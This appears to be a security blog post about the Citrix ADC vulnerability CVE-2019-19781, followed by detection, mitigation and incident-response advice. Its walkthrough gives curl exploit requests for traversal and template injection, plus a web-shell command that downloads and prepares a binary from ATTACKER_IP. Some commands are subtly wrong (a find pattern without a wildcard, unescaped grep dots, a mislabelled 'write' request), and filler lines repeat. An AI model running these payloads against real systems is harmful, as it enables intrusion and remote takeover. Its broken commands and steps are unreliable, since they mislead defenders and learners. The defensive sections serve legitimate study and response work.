
Listen to this Post
Introduction:
In late 2019, a single flaw in ubiquitous perimeter technology created a global security crisis. CVE-2019-19781, a critical path traversal vulnerability in Citrix ADC and Gateway, demonstrated that the very appliances trusted to secure remote access could become the perfect launchpad for intrusion. This incident underscores a brutal truth in cybersecurity: your edge defense is only as strong as its most vulnerable component.
Learning Objectives:
- Understand the technical mechanism of the Citrix ADC path traversal and arbitrary file write vulnerability.
- Learn the step-by-step exploitation method that allowed unauthenticated Remote Code Execution (RCE).
- Master the detection, mitigation, and hardening techniques for similar perimeter device vulnerabilities.
You Should Know:
- The Anatomy of the Flaw: Directory Traversal to RCE

The core of CVE-2019-19781 was a directory traversal vulnerability in the `/vpns/` URI path of Citrix ADC (NetScaler). The appliance failed to properly sanitize user input in HTTP requests, allowing an attacker to use `../` sequences to break out of the intended web directory. This wasn’t just a read flaw; it enabled the writing of arbitrary XML files to a location (/netscaler/portal/templates/) that would later be executed by the device. By writing a malicious XML file containing a web shell, attackers could achieve unauthenticated RCE.
Step‑by‑step guide explaining what this does and how to use it.
Technical Exploitation Walkthrough:
The exploitation typically involved two HTTP requests. First, to create the directory path, and second, to write the malicious payload.
1. Craft the Traversal Payload: Attackers would target the `/vpns/portal/` script with a crafted `../` sequence to navigate to the writable templates directory.
2. Write the Web Shell: A second request would write an XML file containing a web shell command. The classic proof-of-concept used a Perl-reverse shell embedded in an XML template.
Example Linux `curl` Exploitation Command (for educational purposes only):
 Request 1: Directory Creation
curl -k -X POST 'https://<TARGET>/vpns/portal/../vpns/cfg/../../vpns/portal/scripts/newbm.pl' \
-d 'url=http://example.com\&title=[% template.new({'BLOCK'='exec(\$ENV{QUERY_STRING});'})%]'
 Request 2: Write Webshell (e.g., /netscaler/portal/templates/test.xml)
curl -k 'https://<TARGET>/vpns/portal/../vpns/cfg/../../vpns/portal/scripts/test.xml?cmd=id'
The `../` sequences bypass path restrictions, and the `newbm.pl` script’s `template.new` function allows code injection into the generated XML file.
2. From Exploit to Foothold: Establishing Persistent Access
Once the web shell file (e.g., test.xml) is written, it becomes a persistent backdoor accessible via a simple HTTP GET request. Attackers could then execute any system command by passing it as a parameter.
Step‑by‑step guide explaining what this does and how to use it.
1. Access the Deployed Shell: Navigate to the uploaded XML file via the `/vpns/portal/` path.
2. Execute Commands: Use the `cmd` parameter to run system commands, such as whoami, ifconfig, or to download more sophisticated payloads.
Example to download a persistent reverse shell:
curl -k 'https://<TARGET>/vpns/portal/scripts/test.xml?cmd=curl%20http://ATTACKER_IP/shell.elf%20-o%20/tmp/shell%26%26chmod%20777%20/tmp/shell'
3. Pivot Internally: With code execution on the Citrix appliance, which often holds a trusted position in the network, attackers could pivot to internal Active Directory servers, file shares, and critical applications.
- Detecting the Intrusion: Hunting for IOCs and Anomalies
Rapid detection was key for organizations during the active exploitation period. Security teams needed to hunt for specific Indicators of Compromise (IOCs).
Step‑by‑step guide explaining what this does and how to use it.
1. Log Analysis: Scour HTTP logs for patterns containing `/vpns/portal/` and sequences of `../` or URL-encoded equivalents (..%2f).
Linux Command to search for traversal patterns in logs:
grep -E "(..\/|..%2f)" /var/log/httpd/access_log
2. File Integrity Monitoring: Check for newly created or modified XML files in the web template directories.
Command to list recent files in the Citrix portal templates directory:
find /netscaler/portal/templates/ -name ".xml" -mtime -7 -ls
3. Network Monitoring: Look for anomalous outbound connections from the Citrix appliance to unfamiliar external IP addresses, which may indicate command-and-control traffic or data exfiltration.
- Patching is Not Enough: Hardening the Perimeter Gateway
Applying the official Citrix patch was the definitive solution, but the incident highlighted necessary hardening steps for all perimeter devices.
Step‑by‑step guide explaining what this does and how to use it.
1. Immediate Mitigation (Pre-Patch): Citrix’s initial workaround involved creating a `rewrite policy` and `responder policy` to block malicious traversal patterns. This required command-line access to the ADC.
Example ADC CLI commands to deploy the responder policy:
add responder action rs_act_block respondwith '"HTTP/1.1 403 Forbidden\r\n\r\n"'
add responder policy rs_pol_block 'http.REQ.URL.PATH.SET_TEXT_MODE(URLENCODE).CONTAINS("..")' rs_act_block
bind responder global rs_pol_block 100 END -type OVERRIDE
2. Principle of Least Privilege: Ensure the Citrix ADC/Gateway management interface is not exposed to the internet. Access should be through a VPN.
3. Segmentation: Place the ADC in a DMZ network segment with strict firewall rules, limiting its ability to communicate with all internal systems.
5. Incident Response: Containing a Citrix ADC Breach
If exploitation is suspected, a rapid, methodical response is critical to contain the threat and prevent lateral movement.
Step‑by‑step guide explaining what this does and how to use it.
1. Isolate the Appliance: Immediately block the device’s network access at the firewall level, or take it offline, while preserving forensic evidence.
2. Forensic Triage: Capture memory (dumpmem command on ADC), disk snapshots, and full logs. Look for the malicious XML files and review cron jobs/startup scripts for persistence.
3. Credential Rotation: Assume all credentials that traversed or were stored on the compromised appliance are leaked. This includes VPN user passwords, LDAP bind passwords, and internal service accounts. Rotate them immediately.
4. Full Eradication & Recovery: Restore the appliance from a known-clean backup after applying the latest firmware patch. Do not simply remove the web shell and return it to service.
What Undercode Say:
- The Perimeter is a High-Value Attack Surface, Not Just a Shield. Edge devices like VPN gateways, ADCs, and firewalls are inherently attractive targets because they are exposed and trusted. Their compromise bypasses most external defenses.
- A Mitigation is Not a Patch. The delay between Citrix’s workaround and a full patch created a dangerous false sense of security for many. Temporary fixes must be treated as fragile stopgaps until a root-cause resolution is applied and validated.
Prediction:
The Citrix ADC hack was a precursor to a wave of similar attacks targeting network perimeter appliances (e.g., Pulse Secure, Fortinet, F5). As enterprises accelerate cloud and hybrid work adoption, the attack surface of edge devices will expand further. We predict the next major wave will involve AI-powered vulnerability discovery in these complex devices, leading to faster weaponization of zero-days. Furthermore, the integration of AI assistants into administrative interfaces of these appliances may introduce novel prompt injection or training data poisoning attacks, creating a new class of vulnerabilities where the management plane itself becomes the exploit vector. Continuous configuration auditing, strict network segmentation, and behavioral monitoring of appliances will transition from “best practice” to non-negotiable survival requirements.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ilia Abramovich – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


